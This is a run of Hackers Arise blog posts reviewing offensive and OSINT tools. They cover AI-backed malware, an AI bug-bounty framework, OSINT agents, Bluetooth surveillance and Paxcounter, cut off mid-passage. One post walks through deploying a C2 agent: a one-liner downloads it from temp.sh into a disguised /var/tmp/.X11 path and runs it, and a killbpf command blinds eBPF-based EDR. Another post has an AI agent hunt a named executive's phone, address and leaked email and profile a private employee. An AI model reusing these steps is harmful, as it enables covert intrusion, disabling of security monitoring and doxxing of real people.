
Next we print the list of saved VirusTotal searches that come with CAIRN. We will use these names in the following command. The command only reads a config file on disk.

kali > cairn filters

Each name on that list is a hunt idea you can use, like Python files that mention an LLM library, or files that mention a hosted API.

kali > cairn pull --filter python-ai-scripts --limit 10

Next, you can summarize the findings. It reads only your database and tells you how many files you got and what rules were in use. 

kali > cairn summarize


We can then open the map.

kali > cairn explore
Source: Cisco Talos

Here is how the clusters look like. Samples are grouped into clusters even when they share no obvious string overlap. These are semantic discoveries that analyze the meaning. 

Source: Cisco Talos

Malware That Uses AI

Let’s take a look at the new developments in malware that were published by Cisco Talos. Their team was analyzing CLOSEDQUORUM.

They say it’s the first publicly documented Windows implant to apply this model to tactical command and control (C2). After it’s deployed, it uses AI models to decide what to do next and then executes their collective decision to harvest user credentials and crypto wallets. It doesn’t need a human to be ruling over the process, as the AI does everything. 

Traditional C2 architecture needs the hackers to have server infrastructure. That infrastructure is attributable and blockable. Instead of this, CLOSEDQUORUM calls up to four commercial LLM provider endpoints used by thousands of legitimate applications daily.

Here is how it looks decompiled. 

Source: Cisco Talos

You see the providers, models and prompts. 

Source: Cisco Talos


Hackers also may give detailed technical prompt templates. Here TARGET: %s is substituted at runtime. 

Source: Cisco Talos

The response is then deserialized into a Go struct. 

Source: Cisco Talos

Structure of the returned model’s decision.

Summary

Malware that calls out to AI is already here. There’s no server to attribute or block, since the traffic goes to provider endpoints that legitimate apps hit all day. Now we also hunt for cognitive artifacts like prompt templates, provider endpoints, API key prefixes and jailbreak wording. CAIRN helps with that by working from VirusTotal metadata, so you never download or run the sample. It groups findings by AI strings, behavior and families and clusters similar samples by meaning. It shows us where hackers are heading, and they’re heading toward AI doing the thinking for them.

If you like Malware Analysis and want to improve your skills in this field, sign up for our Reverse Engineering Malware training.

The post Malware Analysis: Analyzing AI-Backed Malware with CAIRN first appeared on Hackers Arise.
Artificial Intelligence (AI) in Cybersecurity, Part 27: Web App Hacking with Cybermes

Welcome back, aspiring cyberwarriors!

With so many AI tools out there, it’s getting harder to find the ones actually worth your time. A lot of projects look alike and the differences between them can come down to minor UI tweaks. But it’s still worth digging, because every now and then you find something good.

One of the interesting projects we came across recently is Cybermes. It’s an offensive security assistant and automation framework built for bug bounty hunting, recon and reporting. It has more than 200 security playbooks and full Model Context Protocol (MCP) support. The most notable thing here is the reporting structure. The framework handles reporting really well, it has a scope.yaml file you can modify and the TUI interface looks clean.

We’ll show what the assistant can do and how well it handles the tasks.

Setting Up

Unlike PentestCode, there’s some work to do before you can start using the tool.

First, make sure you have Go installed on your Kali. The framework needs to compile tools and without Go your installation will be incomplete.

kali > sudo apt update 
kali > sudo apt install go-lang

Then download the repository and run the setup script.

kali > git clone https://github.com/Zyrexnn/Cybermes.git
kali > cd Cybermes
kali > python3 -m venv venv; source venv/bin/activate
kali > chmod 777 setup.sh
kali > ./setup.sh

It’ll take a few minutes. When it’s done, run the doctor script to make sure everything is in order.

kali > python3 tools/doctor.py

After that, add your OpenRouter API key to two env files before you can start working with the tool.

kali > vim .env
kali > vim hermes/.env

Make sure you add the API key to both files, otherwise it won’t work.

kali > ./cybermes model

Finally, specify the scope in scope.yaml. We’ve got OWASP Juice Shop for the test, listening on port 3000.

Now we’re all set.

IDOR/BOLA – Terminal User Interface 

The Terminal User Interface is clean and easy to work with, so we’ll start there. You might end up preferring it over the CLI version.

kali > TARGET=127_0_0_1_3000
kali > ./cybermes –tui

Our first prompt in TUI is hunting for IDOR using Nemotron 3.5 Lightning. As the model tests the target, you’ll see entries populating the screen with the commands the tool runs.

Fifteen minutes later we got our results and BOLA was confirmed.

Reporting is really the strongest side of this framework. It created a couple of files with reports and sorted them properly. As you keep hunting for bugs on the same target, all your findings get brought together in one file.

Findings are always stored in Markdown format and keep almost the same structure every time, which makes them look professional.

JWT & SQLi – Command-line Interface 

Now let’s look at the CLI version and try to find more bugs.

kali > ./cybermes --cli

Our first prompt will be testing JWT:

Authorized lab only. Target http://127.0.0.1:3000/rest/user/login.
Audit authentication and JWT handling with non-destructive requests. Try the publicly documented Juice Shop demo accounts if needed (admin@juice-sh.op / admin123 and a normal user you register).

Check token claims, privilege flags, and whether a standard user can hit admin-ish REST routes.
Record only confirmed issues under reports/127_0_0_1_3000/findings/.

It took some time to reason through and test the app, then gave the results.

The same files were produced again, with PoCs and an explanation of each bug and the risks tied to it.

We also tested SQLi on search:

Authorized lab only. Audit http://127.0.0.1:3000/rest/products/search?q= for SQL injection using safe syntax and error/timing evidence. Do not dump the full database into the terminal. If confirmed, write reports/127_0_0_1_3000/findings/high_sqli_product_search.md and a minimal PoC in pocs/.

Here’s the report on our SQLi finding, looking just as good as the previous ones.

The tool passed all our tests against the Juice Shop and brought the findings together in the final report. The skills it ships with work well. You might want to go through them and add some of the ones we covered recently. We covered a repository with 83 skills and almost half of those were built by studying 681 real bug reports that people actually got paid for on HackerOne.

Summary

Cybermes has clear strengths. It’s good at reporting, it has a clean TUI and a big library of built in skills. The framework sets up quickly if you have Go installed on your Kali and it already knows which tools to work with based on those skills. That’s handy. We used OpenRouter for this test, but you can also point it at your local Ollama models. For that you’ll need a tool calling model (qwen2.5:14b). Chat only 3B models won’t cut it here.

We also invite you to join our AI for Cybersecurity training. During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have.

The post Artificial Intelligence (AI) in Cybersecurity, Part 27: Web App Hacking with Cybermes first appeared on Hackers Arise.
Artificial Intelligence in Cybersecurity, Part 26: OpenPlanter for OSINT Investigations

Welcome back, investigators!

Some things just lie on the surface, while others take time to find. In OSINT, finding the right data often means digging deep. Before you reach a conclusion, there must be solid evidence to support it, and data acquisition is always the most time consuming part of this process. The success of your investigation depends on how well you can find information and connect the dots.

OpenPlanter can automate part of this process. 

OpenPlanter

Essentially, OpenPlanter is a recursive language model investigation agent. It ingests different kinds of data, which can be corporate registries, campaign finance records, government contracts and more. It then resolves entities across them and surfaces connections through evidence-based analysis. You can also use it to build profiles of individuals based on publicly available information.

OpenPlanter has both a desktop GUI and a terminal interface. The second one is more convenient.

Setting Up

The setup process is quick. We just need to create a Python environment that will host the needed libraries. 

kali > git clone https://github.com/ShinMegamiBoson/OpenPlanter.git
kali > cd OpenPlanter
kali > python3 -m venv venv; source venv/bin/activate
kali > pip install -e . 
setthing up the tool

Once it’s done, we need to give it our API keys. 

To make web searches, OpenPlanter needs the Exa API. Exa is cheap to use and gives free credits for new accounts, so you don’t have to pay upfront. OpenRouter API is also needed to run the tool. OpenRouter has free AI models, but there is a daily usage limit. Make an account there and get your free API key. 

To configure keys, run this command and paste them: 

kali > openplanter-agent --configure-keys
configuring the api keys

At this point, you can use the tool.

Using OpenPlanter with OpenRouter

The daily API usage limit is enough to run a couple of basic tests, like the one below.

kali > openplanter-agent --task “Find recent security breaches affecting Apple” --provider openrouter --model openrouter/free
testing with openrouter

OpenPlanter will use Exa API key to find information. Without Exa, it burns tokens faster and gives incomplete results. 

Normally, the tool saves the results in a text file in the current directory, but it doesn’t always happen. Be careful and make sure you don’t lose anything. 

Here is our first report.

reading report on Apple's breaches

To make things more interesting, we asked it to find a complete list of Tatneft executives. Tatneft is one of the largest oil and gas companies in Russia.

tatneft executives

The report was well organized, but all this information is readily available on the internet, due to the size of the Russian company. 

When it was asked to find more information on a specific person from the list above, it struggled to find much and ended up with some generic data and a wrong social media account. Well, maybe that person is hard to find, so we gave it a second chance and picked a unique name from the same list: Nail Ulfatovich Maganov.

kali > openplanter-agent --task "Find as much information as you can on Nail Ulfatovich Maganov who works at Tatneft. If possible, find his Vkontakte, phone number, address, email and check if his email has been in data leaks. Save the results in a text file" --provider openrouter --model openrouter/free

The results can be seen below. OpenPlanter did find his LinkedIn account and extracted information from various places. 

tatneft report on an executive

finding infromation in the OpenSanctions records

It also found OpenSanctions records associated with Nail Maganov. 

But he is a well known figure in Russia. What about regular employees at a large Russian company? We will use Sibur for this example. Founded in 1995, it’s Russia’s largest petrochemical company.

We tried two individuals. During the first attempt, the tool didn’t find the correct person. After the second attempt with a different employee, it gave the results. 

finding information on employees

finding information on employees

It found Svetlana’s position (Head of HR). This information was in her LinkedIn account. The rest of the information deserves further validation. Keep in mind, Russia has undergone a massive data blackout, systematically dismantling its open data and public statistics infrastructure. No wonder it’s hard to find things there.

Using OpenPlanter with Ollama – Locally

OpenPlanter’s own docs push toward frontier models (GPT-5.2, Claude Opus 4.6, Cerebras Qwen3-235B), because the whole process is quite demanding. Small local models will be noticeably weaker. But we still gave it a try. The first model was Qwen3:0.6B and its first attempt didn’t produce any results. After the second attempt, it found recent vulnerabilities that Windows had.

finding recent vulnerabilities that Windows had with local ollama model

We also tried it with Qwen3:4b, but it produced absolutely irrelevant data in its response. 

testing qwen3:4b

We didn’t stop here and tried it again. The results were still irrelevant. Instead of making a report on Mikhail Karisalov (CEO of Sibur) it spoke about something else. 

Using OpenPlanter with Ollama – Remote Servers

If you decide to rent a server with good hardware to test other models, don’t waste your time on it. We tried various models, but none of them worked well. OpenPlanter calls a model, the model replies and then it fails. The output can be seen on the screen.

Here is an example with Qwen3.6:27b. Qwen3.6:35b had the same issue.

testing remote ollama models

We also tried Ornith:35B.

testing remote ollama models

These models support thinking and tooling, but they can’t really do much in this case. 

Terminal Interface

It’s also important to mention that there are two ways you can use OpenPlanter in the terminal. So far, you’ve seen only one. If you’re more comfortable with a chat interface, you can use the second option.

kali > openplanter-agent --provider openrouter --model openrouter/free
terminal ui

Here you run your prompts and tweak the tool using the available commands.

Summary

After testing the tool in various ways, we came to the conclusion that it works reliably only with OpenRouter. That’s what gave us the best results. The developers also push towards frontier models or OpenRouter. The whole process of investigation relies heavily on the Exa API. Using it with Ollama models hosted externally (VPS) will not work, as it fails silently even if you select a supported AI model. 

The tool might confuse people, especially if their names are common and their social media profiles are empty. Everything it finds deserves validation. Occasionally, it may check the results, marking them HIGH, MEDIUM or LOW depending on its confidence. It doesn’t always do it, but this can be fixed if the prompt explicitly asks for it. Most importantly, OpenPlanter can still save you time.

Learn more with our AI for Cybersecurity training. During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve tasks with it.

The post Artificial Intelligence in Cybersecurity, Part 26: OpenPlanter for OSINT Investigations first appeared on Hackers Arise.
Bluetooth Hacking and Security: The WhisperPair Exploit and Bluehood Surveillance

Welcome back, aspiring cyberwarriors!

Bluetooth is often seen as something short range and therefore harmless. Many people think that because it only works over a limited distance, it must also be secure by design. But that’s not true. Bluetooth is convenient, but convenience often comes at the cost of security and privacy. A big number of vulnerabilities show that Bluetooth devices can expose much more information than many realize. At a technical level, they constantly announce their presence to the surrounding environment. Even when you are not actively using them, they still send small pieces of data. Over time these pieces form patterns that show detailed information about people’s lives.

Hackers can take control of devices, pair with them without permission and even use them as remote listening tools. In other cases, simply listening is enough. 

WhisperPair Vulnerability

In January 2026, researchers from KU Leuven disclosed a critical Bluetooth vulnerability known as WhisperPair (CVE-2025-36911). This vulnerability affects hundreds of millions of Bluetooth audio devices, including headphones and headsets that rely on modern pairing mechanisms. The attack takes advantage of a feature called Fast Pair in Android. Fast Pair was designed to simplify the user experience. With a single tap users can connect their Bluetooth accessories and synchronize them with their account. It’s convenient and widely adopted.

However, some devices don’t properly ignore pairing requests when they aren’t in pairing mode. A hacker can exploit this by sending crafted pairing initiation packets to a vulnerable device. Even if the device isn’t actively trying to connect, it may still respond. Once the hacker receives that response, they can establish a normal Bluetooth connection.

whisperpair-cli
Source: WhisperPair

From that point on, the hacker gains control over the accessory. 

scanning for nearby ble devices
Source: WhisperPair

Then they can activate the microphone to record conversations. The attack works from up to 14 meters away, which is plenty for offices, cafes or public transport.

hijacking ble devices
Source: WhisperPair

This can be combined with device tracking. Some Bluetooth accessories integrate with Google’s Find Hub network, which allows lost devices to be located using nearby Android devices. If a vulnerable accessory has never been paired with an Android device before, a hacker can register it under their own Google account. In doing so, they become the “owner” of the device in the tracking system.

ble device surveillance with Find Hub
An attacker tracks the victim’s location through the Find Hub network. Source: WhisperPair

The victim may eventually receive a notification about unwanted tracking, but the alert can appear misleading. If the user’s own device is responsible for tracking, that will cause confusion and reduce the likelihood that the threat is taken seriously. Meanwhile, the hacker continues to track the device over time. It affects multiple vendors, chipsets and product lines. As a result, exploitation is likely to continue well beyond 2026.

Bluehood Scanner

Sometimes, attacks are completely passive. In February 2026, a developer released a Bluetooth scanner called Bluehood. It looks like a monitoring tool and shows how much information can be extracted from the environment without ever connecting to a device.

showing devices in bluehood

Bluetooth is almost always enabled. Phones, laptops, smartwatches, headphones, cars and even medical devices continuously broadcast signals. Bluehood listens to that data and builds patterns over time. By passively listening to this traffic over days or weeks, hackers can reconstruct behavior.

For example, you can find out when delivery vehicles arrive and whether the same driver appears regularly. You can see daily routines by tracking when certain devices appear and disappear. You can also correlate devices that are always seen together, such as a phone and a smartwatch, which likely belong to the same person. You can even determine approximate schedules when someone leaves for work or returns home.

You don’t need to buy hardware for that. In many cases, a laptop will do the job. If you want, you can get a Raspberry Pi with a Bluetooth adapter. 

bluehood alert configuration

Some devices are designed to always keep Bluetooth active. Hearing aids, for instance, rely on Bluetooth Low Energy for configuration and diagnostics. Pacemakers may also broadcast BLE signals for similar reasons. These aren’t devices that users can simply turn off.

Many cars use Bluetooth for diagnostics, driver assistance and connectivity features. Consumer devices add even more noise to the environment. Smartwatches, pet trackers and fitness equipment all give off signals. Together, they create a dense network of signals that can be analyzed.

bluehood

Bluehood works only in passive mode. It doesn’t try to connect to devices. It identifies them based on manufacturer data and BLE service UUIDs, then tracks when they appear and disappear. The tool also includes a web dashboard. It generates hourly and daily heatmaps, tracks dwell time and has filters. New devices often use randomized MAC addresses for privacy and Bluehood can detect and filter these.

Installation

You can install  the tool quickly using Docker.

kali > git clone https://github.com/dannymcc/bluehood.git
kali > cd bluehood
kali > docker compose up -d
setting up bluehood with docker

Alternatively, you can install it using package managers and Python tools.

kali > sudo apt install bluez python3-pip
kali > pip install -e .
kali > sudo bluehood

After the installation you can start the scanner.

# Start with web dashboard (default port 8080)
kali > bluehood

# Specify a different port
kali > bluehood --port 9000

# Use a specific Bluetooth adapter
kali > bluehood --adapter hci1

# List available adapters
kali > bluehood --list-adapters

# Disable web dashboard (scanning only)
kali > bluehood --no-web

Keep in mind that if you installed the app with Docker Compose, it should be accessible at http://localhost:8080.

bluehood dashboard

Collected data is stored in SQLite, and the tool can optionally send notifications through ntfy.sh when devices arrive or leave a location.

Summary

Bluetooth security is often underestimated because the technology feels invisible and low risk. That’s not the case though. There are active and passive techniques that can be used for tracking. Big cities often have listeners scattered around public places and stations, working like Bluehood. Active techniques like WhisperPair can lead to full device compromise with tracking and audio surveillance.

If you enjoy experimenting with frequencies and trying new things, we have our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.

The post Bluetooth Hacking and Security: The WhisperPair Exploit and Bluehood Surveillance first appeared on Hackers Arise.
Hacking: Linux EDR Evasion with io_uring

Welcome back, aspiring cyberwarriors!

Finding an EDR on a Linux machine is common when working with organizations that take cybersecurity seriously. While many associate EDR platforms with Windows, modern Linux deployments are often monitored as well. Evading an EDR is almost an art form. It requires a deep understanding of operating systems, system internals, and how security products actually collect telemetry. Most EDR products are designed around visibility. They monitor processes, file access, network connections, privilege escalation attempts, and many other activities that could indicate bad behavior. A simple example might be accessing sensitive files, attempting to connect to suspicious external infrastructure, or spawning unusual child processes. These actions generate events that security products can inspect and correlate.

Over the years, researchers have demonstrated many different methods for bypassing or reducing EDR visibility. Some techniques abuse trusted binaries. Others use kernel vulnerabilities or weaknesses in monitoring logic. Today, however, we are going to look at a different approach involving a Linux feature called io_uring. Using this technique, it becomes possible to perform reconnaissance, transfer files, establish C2 communications, and execute commands while generating significantly fewer events.

The technique we will discuss today was developed by MatheuZSecurity.

Bypassing EDR

Introduced in Linux kernel 5.1, io_uring was designed to improve the performance of I/O operations. Instead of repeatedly interacting with the kernel through traditional system calls, applications can place requests into a shared queue. The kernel processes those requests and returns the results. Applications can submit many operations at once rather than making separate calls for every read, write, file access, or network action. This becomes interesting from a security perspective because many EDR products monitor these activities. These events are often collected through hooks, audit frameworks or eBPF.

With io_uring, many operations can be submitted and handled through a different execution model. Instead of repeatedly calling functions, requests are processed through io_uring, generating fewer observable events.

This does not make activity invisible, it just reduces the visibility of EDR. But modern security products are trying to improve their ability to monitor io_uring now. However, because it can reduce traditional syscall visibility, it has become an area of growing interest for hackers.

Setting Up

To test the concept ourselves, we first need to set up the environment. Let’s download the project and install the required dependency.

kali > git clone https://github.com/MatheuZSecurity/RingReaper
kali > cd RingReaper
kali > sudo apt install liburing-dev -y
setting up the env

By default, Kali Linux does not include the required development library, so we need to install it before compiling the project.

After that, open the agent.c file and update the IP address to point to your Kali machine. This is the address the agent will connect back to once it is executed on the target system. That is the only modification required.

editing the config file

Once the IP address has been updated, compile the project and upload it to a temporary hosting service.

kali > gcc agent.c -o agent -luring -O2 -s -static
kali > curl -F "file=@agent" https://temp.sh/upload
compiling and uploading the agent

After the upload completes, you will receive a URL that can be used to download the binary.

Connecting to C2

First we need to start our server.py on Kali. 

kali > python3 server.py --ip 192.168.131.7 --port 443

With the binary uploaded, we can move to the target machine. Replace the URL in the following command with the link generated during the upload process and execute it.

ubuntu > python3 -c "import urllib.request,os,subprocess; u=urllib.request.Request('http://temp.sh/xxxx/agent',method='POST'); d='/var/tmp/.X11'; open(d,'wb').write(urllib.request.urlopen(u).read()); os.chmod(d,0o755); subprocess.Popen([d]);"
executing the agent

The command downloads the executable, stores it locally, adjusts permissions, and launches it. If everything works correctly, the connection should appear immediately.

c2

When operating inside a monitored environment, less activity usually means less risk. The less noise you generate, the less likely you are to attract attention.

Running Commands

Now we arrive at the interesting part. Once connected, start by running the help command to display the available functionality.

listing available commands

The command set is intentionally small, but it covers most of the tasks that you would typically need. For example, running the users command shows active sessions.

users and connections

If necessary, individual sessions can be terminated using the kick command. The privesc command searches for SUID binaries that may be useful for privilege escalation. 

You can upload files to the target or retrieve files from the target machine. A common example would be reading .bash_history to see previously executed commands by local users.

bash history

Finally, the most interesting command is killbpf.

killbpf

Many security tools including Falco, Sysdig, Elastic Defend, Tetragon, and many other monitoring platforms rely on eBPF to achieve deep kernel visibility. eBPF allows security products to observe process activity, system calls, network events, and many other behaviors without requiring traditional kernel modules.

The killbpf command attempts to disrupt this. It removes content from /sys/fs/bpf, which is the virtual filesystem commonly used to store pinned eBPF programs and maps. These maps act as shared data structures that allow eBPF programs and user-space applications to exchange information. When those components are removed or disrupted, security tools may lose visibility into system activity. In addition, the command attempts to identify and terminate processes actively interacting with eBPF maps.  Disrupting them can interfere with security monitoring.

Below you can see the tool working alongside TrendMicro. 

trendmicro
Source: MatheuZSecurity

Summary

This agent shows how a legitimate Linux feature can be repurposed in unexpected ways. io_uring was created to improve performance and efficiency. Its purpose was never to bypass security products. However, as we have seen many times throughout cybersecurity history, legitimate technologies often become useful tools for hackers as well.

If you want to take your Linux knowledge to the next level, we offer Advanced Linux for Hackers training designed for both red and blue teams. The course will help you develop the advanced Linux skills needed for penetration testing, incident response, digital forensics, and other security tasks. Since many offensive and defensive techniques rely on a solid understanding of the operating system, these skills will let you troubleshoot complex environments.

The post Hacking: Linux EDR Evasion with io_uring first appeared on Hackers Arise.

OSINT: WireTapper – Mapping Surveillance and Wireless Devices Around You

Welcome back, aspiring cyberwarriors!

Take a second and think about how many devices are actually working around you right now. Cameras on street corners, routers sitting inside nearby homes, Bluetooth earbuds in someone’s pocket, cell towers just outside of view. All of that is happening constantly, yet almost none of it is visible to the average person walking by. If you actually wanted to check what devices were nearby today, you would probably end up jumping from one app to another, waiting for each one to load, and still walking away without the full picture. It is slow, it is frustrating, and honestly, it takes all the fun out of exploring what is really going on around you.

A lot of these devices are not just sitting there minding their own business. Many of them are built specifically to track you. A recent video on X showed this. It captured a flock camera taking several pictures of a moving vehicle, running those pictures through some kind of analysis, and then filing everything away in an indexed format.

In the screenshot above, you can see the guy picking up the signal coming straight off the camera, while the camera itself keeps emitting a steady beam of infrared. Here is the full video.

Privacy is not a crime, and you have every right to know what might be watching you. The real challenge has always been figuring out where all of these surveillance devices are hiding. That’s where WireTapper can help us. It pulls data from Wigle, Shodan, and OpenCelliD one at a time. That way, you can see every one of these devices in your area.

WireTapper

WireTapper is a wireless OSINT tool designed to discover, map, and analyze radio based devices using passive signal intelligence. WireTapper detects and correlates signals coming from all the common wireless technologies you would expect to run into. This helps you understand what devices actually exist nearby and where they are likely located all without ever having to actively intrude on anything.

WireTapper can identify leaked Wi-Fi network credentials, and it does this through a privacy-protecting k-Anonymity query scheme, meaning it can check for exposed passwords without ever exposing your own search to the outside world.

Setting Up

Let’s quickly walk through the installation process. It’s a lot simpler than it looks.

kali > git clone https://github.com/h9zdev/WireTapper.git
kali > cd WireTapper
kali > python3 -m venv venv; source venv/bin/activate
kali > pip3 install -r WireTapper.txt

Once that finishes, you will need to grab API keys from each of the services mentioned above. Do not worry too much about Shodan, since its API is paid and WireTapper will still run fine without it. There are two ways to plug these keys into the app. You can either open app.py and enter them directly, or you can use app-env.py instead, which pulls the keys in through environment variables.

After you have picked your method, we recommend also installing python-dotenv, since it makes handling those environment variables a lot smoother.

kali > pip3 install python-dotenv

Working with WireTapper

Once everything is installed, you are ready to start the app and open the web interface.

kali > python3 app.py

The web interface will be waiting for you right here: http://localhost:8080/map-w

This is the dashboard you will land on the moment you open the page. It takes a little while to load everything, so give it a few minutes before you start clicking around. Once it settles in, you can zoom into whatever area you are curious about and start picking apart what is actually hiding there.

Just keep in mind that you need valid API keys for the app to work the way it is meant to. Without them, WireTapper will simply generate dummy data so you can still see how everything normally looks inside it. On Wigle specifically, your email needs to be verified before the connection will work properly.

At the top of the dashboard, you will notice a switch that lets you jump between Wi-Fi uplink and Bluetooth scanners. That is how you filter what you are looking at.

Flip the switch back the other way, and you get the same kind of view but for Wi-Fi devices instead. This side usually includes things like cameras, routers, and other similar devices.

Exporting Results

All of these results can be exported complete with their names and coordinates, in case you decide to use them somewhere else later on.

The example above is just a taste of how those exported results are going to look. You can use this JSON file with other tools.

Summary

There is far more happening around us than most people realize. WireTapper makes it easier to visualize that activity by bringing together information about nearby wireless infrastructure in one interface. If you’re into OSINT, privacy, or wireless security, it’s a handy tool. 

OSINT is a valuable skill in many areas, especially when it comes to privacy, cybersecurity, and cyber warfare. The more you understand what information is publicly exposed, the better you can protect yourself and your digital assets. Our Ultimate OSINT Beginner training covers OPSEC, tracking, investigations, and much more across 23 lessons and 7.5 hours of video content.

We’re also hosting a live Remaining Anonymous training on August 11-13 at 3:00 PM UTC for all Subscriber and Subscriber Pro students.

The post OSINT: WireTapper – Mapping Surveillance and Wireless Devices Around You first appeared on Hackers Arise.
SDR (Signals Intelligence) for Hackers: Tracking People with ESP32-Paxcounter

Welcome back, aspiring cyberwarriors!

Lately, we’ve covered several tools you can use with your laptop to track nearby devices and people. While they’re useful, their effectiveness depends on the strength of your Bluetooth adapter, and, of course, you need to have your laptop with you.

This time, we’re doing things differently. We want to show you a device that can automatically monitor nearby devices for extended periods, anywhere you choose to place it, and as often as you want. It doesn’t rely solely on Bluetooth, as it also uses Wi-Fi, which is far more likely to be enabled, increasing the chances of detecting someone in your area.

What is Paxcounter

Paxcounter is an open-source firmware project that takes a cheap little ESP32 development board and turns it into a sensor that can count people. Almost every smartphone in the world is constantly sending out small Wi-Fi signals, called probe requests, and Bluetooth signals too, even when the phone is not connected to anything. Paxcounter listens for these signals in the air. It counts how many different devices it hears during each scan, and from that, it can tell you a real time estimate of how many people are nearby.

The project started out as a simple way to measure how many passengers or pedestrians pass through a certain spot. But over time, it grew into something much bigger. Now it works as a general purpose IoT platform, built on hardware that usually costs somewhere between $10 and $30. Besides its main job of counting Wi-Fi and Bluetooth devices, a Paxcounter can also read environmental sensors, track its GPS position, keep accurate time, and send all of that data out through LoRaWAN, MQTT, a local serial connection, or straight onto an SD card. 

How the Counting Works

The way Paxcounter counts people is simple, but it was clearly built with privacy in mind from the very start. Every scan cycle, which lasts 60 seconds by default, the device switches its Wi-Fi and Bluetooth radios into scanning mode and listens for probe requests and advertisement packets coming from nearby devices. Each of these packets carries a MAC address. Paxcounter takes just the last two bytes of that address and turns them into a short, temporary ID. This ID is only used to check for duplicates during that one scan cycle. Once the cycle ends, the count of unique IDs gets sent out, and the whole list is wiped from memory. The firmware also does not try to fingerprint any device. It never tries to figure out a phone’s brand, its operating system, or who owns it. All it wants to know is whether that device has already been counted in the current window.

paxcounter

This scan and clear cycle just keeps repeating, either nonstop or on a schedule if deep sleep power saving is turned on. The results, which include the Wi-Fi count, the Bluetooth count, and sometimes live sensor readings too, get packed into a small payload and sent out through whatever channel the device is set up to use. One thing worth knowing is that Wi-Fi and Bluetooth scanning actually share the same 2.4 GHz radio hardware on the ESP32. So running both scans at the same time slightly lowers the accuracy of each one. Because of that, the project’s own advice is to split Wi-Fi only counting and Bluetooth only counting across two separate devices whenever the best possible accuracy is needed for both.

One Firmware, Many Boards

Paxcounter comes with a hardware abstraction layer and its own pin mapping files for dozens of ESP32 and ESP32-S3 boards. These come from well known manufacturers like LILYGO and TTGO, Heltec, Pycom, WeMos, M5Stack, and Adafruit, and there is also a generic template ready for boards that are not officially supported yet. LILYGO even sells a ready-made board called Paxcounter LoRa, built specifically to run this firmware. 

lilygo paxcounter

